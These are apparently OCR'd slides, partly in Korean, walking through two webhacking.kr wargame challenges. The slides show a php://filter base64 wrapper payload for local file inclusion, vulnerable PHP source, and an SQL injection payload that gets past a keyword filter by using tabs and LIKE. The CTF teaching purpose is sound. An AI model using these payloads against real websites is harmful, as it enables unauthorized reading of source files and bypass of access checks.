-rw-r--r-- 1 root root 605 Aug 24 2019 index.php

03. Old-25

LFI(Local File Inclusion)

공격 대상 서버에 위치한 파일을 포함시켜 읽어오는 공격

03. Old-25

PHP Wrapper - php://filter


php://filter/convert.base64-encode/resource=

Ex)

?pages=php://filter/convert.base64-encode/resource=hi.php


03. Old-25

?file=php://filter/convert.base64-encode/resource=flag




03. Old-25

```
<?php
  echo "FLAG is in the code";
  $flag = "FLAG{this_is_your_first_flag}";
?>
```



04

Old-27


webhacking.kr/challenge/web-12/
SQL INJECTION
제출
view-source

04. Old-27

```php
<?php
  include "../../config.php";
  if($_GET['view_source']) view_source();
?><html>
<head>
<title>Challenge 27</title>
</head>
<body>
<h1>SQL INJECTION</h1>
<form method=get action=index.php>
<input type=text name=no><input type=submit>
</form>
<?php
  if($_GET['no']){
  $db = dbconnect();
  if(preg_match("/#|select|₩(| ||limit|=|0x/i",$_GET['no'])) exit("no hack");
  $r=mysqli_fetch_array(mysqli_query($db,"select id from chall27 where id='guest' and no=({$_GET['no']})")) or die("query error");
  if($r['id']=="guest") echo("guest");
  if($r['id']=="admin") solve(27); // admin's no = 2
}
?>
<br><a href=?view_source=1>view-source</a>
</body>
</html>
```

04. Old-27

preg_match (string $pattern , string $subject [, array &$matches [, int $flags = 0 [, int $offset = 0]]])

```php
<?php
  if($_GET['no']){
  $db = dbconnect();
  if(preg_match("/#|select|₩(| ||limit|=|0x/i",$_GET['no'])) exit("no hack");
  $r=mysqli_fetch_array(mysqli_query($db,"select id from chall27 where id='guest' and no={$_GET['no']}")) or die("query error");
  if($r['id']=="guest") echo("guest");
  if($r['id']=="admin") solve(27); // admin's no = 2
}
?>
```

mysqli_fetch_array([리절트 셋]);

04. Old-27

0) or no = 2--

where id='guest' and no=(0) or no like 2--

04. Old-27

=


(띄어쓰기)

like

%09(tab)

04. Old-27

0)%09or%09no%09like%092--%09



Thank you

Q&A